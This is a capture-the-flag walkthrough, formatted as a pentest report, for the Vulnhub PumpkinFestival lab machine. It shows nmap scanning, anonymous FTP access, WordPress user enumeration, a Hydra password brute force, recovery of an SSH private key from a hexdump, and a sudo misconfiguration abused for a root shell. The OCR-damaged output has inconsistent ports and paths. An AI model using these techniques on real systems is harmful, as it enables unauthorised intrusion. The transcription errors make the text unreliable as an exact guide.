MAJOR PROJECT

Compromise the vulnhub machine and reach root and access
PumpkinFestival_Ticeket and collect
PumpkinTokens on the way.

Table of Contents

- > Introduction
- Penetrating Methodology
- Privilege
 Escalation/PumpkinFestival_Ticket
- Confidentiality Statement
- Contact Information
- Executive Summary
- > Additional Scans and Report

Introduction

Pumpkin_Festival Vulnhub

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems.

PumpkinFestival is level 3 of series of 3 machines under Mission under Mission -Pumpkin v1.0. The level 1 ends by accessing **PumpkinGarden_Key** file. Level 2 is about identifying pumpkin seeds.

In this level (Level 3) it is time for Pumpkin Festival, the goal is to reach root and access

PumpkinFestival_Ticket and collect PumpkinTokens on the way.

Penetrating Methodology

1. Scanning

Nmap

2. Enumeration

- FTP
- WPScan
- DirBuster
- Enum4linux
- Hydra

3. Exploitation

Exploiting Sudo rights

Scanning

Let's start off with the scanning process. This target VM took the IP address of 192.168.1.101. automatically from our local wifi network.

Then, as usual, we used our favourite tool Nmap for port scanning. We found that port 21, 80 is open and ssh is running on port 6880.

nmap -p- -A 192.168.1.101

```
Nmap scan report for 192.168.1.101
Host is up (0.00066s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
       open ftp vsftpd 2.0.8 or later
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x 2 0 0 4096 Jul 12 22
 drwxr-xr-x
                                        4096 Jul 12 22:26 secret
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.1.105
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.2 - secure, fast, stable
 End of status
        open http
                       Apache httpd 2.4.7 ((Ubuntu))
 http-robots.txt: 4 disallowed entries
 /wordpress/ /tokens/ /users/ /store/track.txt
 http-server-header: Apache/2.4.7 (Ubuntu)
 http-title: Mission-Pumpkin
880/tcp open ssh
                      OpenSSH 6.6.1pl Ubuntu 2ubuntu2.13 (Ubuntu Linux
 ssh-hostkey:
   1024 eb:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
   2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
   256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
   256 aa:04:61:9a:ca:19:90:c3:55:3c:fc:cc:1a:05:be:3f (ED25519)
   Address: 00:0C:29:45:3D:A4 (VMware)
evice type: general purpose
```

Anonymous login is enabled on the **ftp.** So we tried to login using **anonymous**: **anonymous**.

Upon successful login we traversed through different directories and found our first token

2d6dbbae84d724409606eddd9dd71265 inside token.txt file.

```
ftp 192.168.1.101
```

```
cd secret


get token.txt

bye

cat token.txt
```

```
ot@kali:~# ftp 192.168.1.101 👍
onnected to 192.168.1.101.
20 Welcome to Pumpkin's FTP service.
ame (192.168.1.101:root): Anonymous
331 Please specify the password.
30 Login successful.
emote system type is UNIX.
Jsing binary mode to transfer files.
00 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            2 0
                                      4096 Jul 12 22:26 secret
26 Directory send OK.
tp> cd secret
  Directory successfully changed.
00 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                        48 Jul 12 22:27 token.txt
            1 0
26 Directory send OK.
tp> get token.txt
ocal: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (32.6200 kB/s)
tp> bye
21 Goodbye.
    kali:~# cat token.txt
    kinToken : 2d6dbbae84d724409606eddd9dd71265
```

Port 80 is open on the target system, we opened the IP address in our browser we didn't get aby token but got a word named **Alohomera!** Which might be useful later on.



We checked for the page source of the page and got our second token


45d9ee7239bc6b0bb21d3f8e1c5faa52

In the page source only we also found one username **Harry** which we will use in the later stage.

```
< ) → C<sup>1</sup>
                i view-source:http://192.168.1.101/
                                                                       ... ☆
                                                                                    >>
   document.onmouseup = mousenanuter;
 33 </script>
 34 </head>
 35 <body>
 36 </br></br>
 37 <img src= "img/cat.gif" class="center" />
 38 <!-- Image Credits : Pusheen - https://pusheen.com/ -->
 40 
 41 </br></br>
 43 <b><i>--- Happy Carnival ---</i>
 44 <br>
 46 Hola! Your Pumpkins are already at the PumpkinFestival.
 47 Jack took all the efforts on raising your pumpkins with the help of Harry.
 48 PumpkinTokens can help you get to your pumpkins.
 49 <b><i>Alohomora!</i></b>
 50 </center>
 51 <br>
 52 <div class="token">
 53 <div>
 54 <div>
 55 <div>
 56 <div≥
 57 <!-- Harry, Find The Pumpkin -->
 58 </div>
 59 </div>
 60 </div>
 61 </div>
 62 </div>
 64 PumpkinToken : 45d9ee7239bc6b0bb21d3f8e1c5faa52
 66 </body>
67 </html>
```

In the nmap scan earlier we have got few directories, we tried to access each one of them one by one.

From the /store/tract.txt we found one username admin and a domain name pumpkin.local.




We mapped the domain name with target machine's IP address in the /etc/hosts file.

```
root@kali:~# cat /etc/hosts 
127.0.0.1 localhost
127.0.1.1 kali
192.168.1.101 pumpkins.local
```

After that, we accessed the **pumpkin.local** from the browser it came out to be another WordPress site and got one more flag

06c3eb12ef2389e2752335beccfb2080



Token 4

There is one more directory which we got from the Nmap scan named /tokens.

We couldn't find anything inside this directory bruteforcing tool but we were still curious that there must be something inside this directory. So we did a number of hit and trials and finally got our fourth token 2c0e11d2200e2604587c331f02a7ebea in token.txt.



Token 5


Since we have a WordPress site running under pumpkins.local domain name, we tried **wpscan** and got a file named **readme.html**

```
wpscan --url http://pumpkins.local -e at -e ap -e u
```


We also got two usernames **admin** & **morse** for the WordPress site which we will use to access the admin login of the site later on.

After accessing the URL pumpkins.local/readme.html we got some code.


We tried to crack it online and it was a base62 code which gave us a password **Ug0t!TrlpyJ** for user **morse** & **jack**.




As we have got the password for the morse, we logged in to the wp-admin and got our 5th token **7139e925fd43618653e51f820bc6201b**




Since we have one more wp-admin user named admin and if we remember we also have got keyword earlier named Alohomera! We tried this as our password to login into a WordPress site and were successfully able to do so and eventually got our 6th token f2e00edc353309b40e1aed18ab2c4



It's always a good practice to use multiple tools for bruteforcing to get more reliable and add on results. We used **DirBuster** to bruteforce the URL http://pumpkin.local and got one more directory named **license.txt.** Accessing the same directory in the browser gave us one more token **5ff346114d634a015ce413e1bc3d8d71**



Access the same directory in the browser gave us one more token **5ff346114d634a015ce413e1bc3d8d71**



We have a total of four users admin, morse, jack & harry with passwords only for only three.

So I tried to get the password of **harry** by Bruteforcing using hydra. We got a password **yrrah**.

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp -e nsr

root@kali:~# hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp -e nsr
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organ
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-22 05:43:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377608 login tries (l:4/p:14344402), ~3
[DATA] attacking ftp://192.168.1.101:21/
[21][ftp] host: 192.168.1.101 login: harry password: yrrah
```

We logged into ftp of the target machine using these credentials and found the 8th token ba9fa9abf2be9373b7cbd9a6457f374e

```
ftp 192.168.1.101

ls

get token.txt
```

```
bye cat token.txt
```

```
~# ftp 192.168.1.101 📥
  nnected to 192.168.1.101.
220 Welcome to Pumpkin's FTP service.
   e (192.168.1.101:root): harry
331 Please specify the password.
 30 Login successful.
 emote system type is UNIX.
Jsing binary mode to transfer files.
00 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                       4096 Jul 12 18:11 Donotopen
                                        48 Jul 12 22:33 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (625.0000 kB/s)
ftp> bye
221 Goodbye.
     kali:~# cat token.txt
 umpkinToken : ba9fa9abf2be9373b7cbd9a6457f374e
```

In the above screenshot you can see that there is a directory named /Donotopen, we went inside this directory and found another directory named /NO and after a lot of traversing we finally found the file name token.txt. We downloaded the file into our system and got the 9th token

8d66ef0055b43d80c34917ec6c75f706

```
cd Donotopen
ls
cd NO
cd NOO
```

```
cd N0000

cd N0000

get token.txt

bye

cat token.txt
```

```
ftp> cd Donotopen 🖛
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                       4096 Jul 12 18:17 NO
drwxr-xr-x 3 0
                        0
226 Directory send OK.
ftp> cd NO 🛑
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            3 0
                                       4096 Jul 12 18:12 N00
drwxr-xr-x
                         0
226 Directory send OK.
ftp> cd NOO 🤙
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                       4096 Jul 12 18:12 N000
drwxr-xr-x
             3 0
                         0
226 Directory send OK.
ftp> cd N000 🛵
250 Directory successfully changed.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            3 0
drwxr-xr-x
                          0
                                       4096 Jul 12 22:35 N0000
226 Directory send OK.
ftp> cd NOOOO 🖛
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                       4096 Jul 14 03:12 N00000
drwxr-xr-x
             3 0
                         0
-rw-r--r--
                          0
                                        48 Jul 12 22:35 token.txt
              1 0
226 Directory send OK.
ftp> get token.txt 🗢
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (593.3544 kB/s)
ftp> bye
221 Goodbye.
     kali:~# cat token txt
umpkinToken : f9c5053d01e0dfc30066476ab0f0564c
```

It's time to get the 10th token.

From the above picture we might have seen there is one more directory **/NOOOOO** and after some traversing found a file **data.txt.** We downloaded the file into our kali and found some random coded inside.

```
cd N000000
bye
get data.txt
```

```
tp> cd N000000 🗘
50 Directory successfully changed.
  PORT command successful. Consider using PASV.
50 Here comes the directory listing.
                                       4357 Jul 14 03:08 data.txt
  Directory send OK.
ocal: data.txt remote: data.txt
90 PORT command successful. Consider using PASV.
.50 Opening BINARY mode data connection for data.txt (4357 bytes).
  Transfer complete.
357 bytes received in 0.00 secs (2.2768 MB/s)
      ali:~# cat data.txt 🖨
  a000066400000000054051351244746700055630ustar00BZh91AY&SYVV [VV@
  80<F00=000P00t瓶 q0T00k200j0Y00J1y00h0 лЧ
10n0kfk|0M00F
                                                  J(00%d0e0000000
 b10n0KfK|0M00F
000000)8oL0Q0_L090m00d0000Q0=05000000000000
                                                     0{00007G0p00c)0
```

We checked for the file type and it is tar file. We untar the file and got another file **data**.

That file also came out to be a zip file and after

Unzipping we got a file **key** and after untaring that, We finally got a file named **jack** which had hexdump Inside.

```
file data.txt

tar vxf data.txt

tar xjf data

tar vxf key

cat jack
```

```
kali:~# cd festival/
      ali:~/festival# file data.txt 📥
  a.txt: POSIX tar archive
t@kali:~/festival# tar vxf data.txt <=
tar: A lone zero block at 8
      ali:~/festival# ls
data data.txt
     kali:∼/festival# file data 🖨
data: bzip2 compressed data, block size = 900k
     kali:~/festival# tar xjf data 🚓
tar: A lone zero block at 25
     cali:~/festival# ls
data data.txt key
     kali:~/festival# file key 存
ey: POSIX tar archive
     kali:~/festival# tar vxf key 📥
tar: A lone zero block at 22
      ali:~/festival# ls
ata data.txt jack key
oot@kali:~/festival# file jack  
ack: ASCII text, with very long lines, with no line terminators
  t@kali:~/festival# cat jack  
2d 2d 2d 2d 42 45 47 49 4e 20 4f 50 45 4e 53 53 48 20 50 52 49 56
   41 45 62 6d 39 75 5a 51 41 41 41 41 41 41 41 41 42 41 41 41 43
  59 4a 4a 32 56 33 4c 37 51 74 72 63 6c 4a 70 7a 74 74 35 39 6d 33 57
  68 33 73 6a 67 41 7a 75 32 74 4c 47 75 50 70 67 69 35 5a 75 38 79
   48 78 32 6d 73 6f 48 74 31 76 4f 71 65 50 44 4e 50 76 50 48
```

Then we used **xxd** to convert and patch the hexdump Into binary.

We got an ssh private key.

```
xxd -r -p jack
```

ali:~/festival# xxd -r -p jack 🛵 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 l9SUtcrJAAAACXJvb3RAa2FsaQE=

As we have got an ssh key, what we did is we used this key to ssh login the target machine on port 6808 with user **jack**.

After successful login we found our final and 10th token **8d66ef0055b43d80c34917ec6c75f706**

```
chmod 600 sshkey
ssh jack@192.168.1.101 -i sshkey -p 6880
file token
./token
sudo -1
       ali:~/.ssh# chmod 600 sshkey 🗢
ali:~/.ssh# ssh jack@192.168.1.101 -i sshkey -p 6880 💠
                            Welcome to Mission-Pumpkin
       All remote connections to this machine are monitored and recorded
 ast login: Mon Jul 22 12:07:27 2019 from 192.168.1.105
 bash: /home/jack/.bash_profile: Permission denied
 ack@pumpkin:~$ ls
 jack@pumpkin:~$ file token ⇐
token: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
jack@pumpkin:~$ ./token ⇐
 OumpkinToken : 8d66ef0055b43d80c34917ec6c75f706
 ack@pumpkin:~$ sudo -l 🗢
[sudo] password for jack:
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
Jser jack may run the following commands on pumpkin:
     (ALL) /home/jack/pumpkins/alohomora
```

Privilege

Escalation/PumpkinFestival_Ticket

From the above picture, we can see jack has sudoer permission for **alohomora** file.

Now to get the root shell and then finally get the PumpkinFestival_Ticket we will exploit the sudoer

permissions of the jack.

We checked for the pumpkins directory but couldn't find any, so we created a directory named pumpkins and then using echo command we created a file named **alohomora** with **/bin/bash** copied in it.

We then gave it execution permissions and tried to execute the file as **sudoer** and we successfully got **root shell** and eventually the **PumpkinFestival_Ticket** which completes the challenge.

```
mkdir pumpkins
echo "/bin/sh" > /home/jack/pumpkins/alohomora
chmod 777 /home/jack/pumkins/alohomora
id
cd /root
ls
cat PumpkinFestival_Ticket
```

```
jack@pumpkin:~$ mkdir pumpkins 存
jack@pumpkin:~$ echo "/bin/sh"> /home/jack/pumpkins/alohomora 👍
jack@pumpkin:~$ chmod 777 /home/jack/pumpkins/alohomora 👍
jack@pumpkin:~$ sudo /home/jack/pumpkins/alohomora 👍
# id
uid=0(root) gid=0(root) groups=0(root)
PumpkinFestival Ticket
 cat PumpkinFestival Ticket <=
 Congratulations on successfully rooting this machine.
                           000
                           $ o$
                        0" $$ 00 '
            o$"$oo$$$"o$$o$$"$$$$$ o
             0$$$$$$0$$$$$$$$$$$$$
             "$$$$$$$$$$$$$$$$$$$0" "oo o
o "$$$o o$$$$$$$$$$$
             " "o$$$$$ $$$$$$$$$$"$$$$$$
            o o$$$$$"$$$$$$$$$$$0$$"""$$$$0 " "
o$$$$$" "$$$$$$$$$ "" oo $$ o $
            $$$$$ $$$00 "$$$$$$$0 0 $$$0$$00 0
         o $$$$oo$$$$$o$$$$ ""$$oo$$$$$$$" " "o
         $ ""$$$$$$$$$$$$$$ 0 "$$$$$$$$$$$$

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      There were 10 PumpkinTokens on this VM
   Love to know your thoughts and suggestions
              Tweet me @askjayanth
 Eagerly waiting to see your detailed walk-throughs
            Level 1 : PumpkinGarden
            Level 2 : PumpkinRaising
            Level 3 : PumpkinFestival
 Until next time, Mission-Pumpkin v1.0 signing off...
```

Confidentiality Statement

This report is the exclusive property of Demo Corp and Hacking Articles. This report contains proprietary and confidential information. Duplication, redistribution or use, in whole or in part, in any form, requires consent of both Demo Corp and Hacking Articles.

Disclaimer

A penetration test is considered a snapshot time. The finding and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Hacking Articles prioritized the assessment to identify the weakest security controls an attacker would exploit. Hacking Articles recommends conducting similar assessments on an annual basis by internal or third -party assessors to ensure the continued success of the controls.

Contact Information

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Executive Summary

Hacking Articles evaluated Demo Corp's internal Security posture through penetration testing from June 20th to July 24th 2019.

The following provide a high-level overview of Vulnerabilities.

- Software vulnerabilities
- Hardware vulnerabilities
- Network vulnerabilities
- Social Engineering

- Physical Security vulnerability
- Cryptographic vulnerabilities
- Human factor vulnerabilities

Additional Scans and Reports

Hacking articles provides all information gathered during testing. This includes tokens and full vulnerability scans in detailed formats. These report contain all about pumpkin festival tokens and access root. And additional vulnerabilities were not exploited by hacking articles.

This report contains mainly how to access Root with the help of the tokens and while Getting each token the username password is changing. But atlast we have got the root access of the pumpkinfestival ticket.

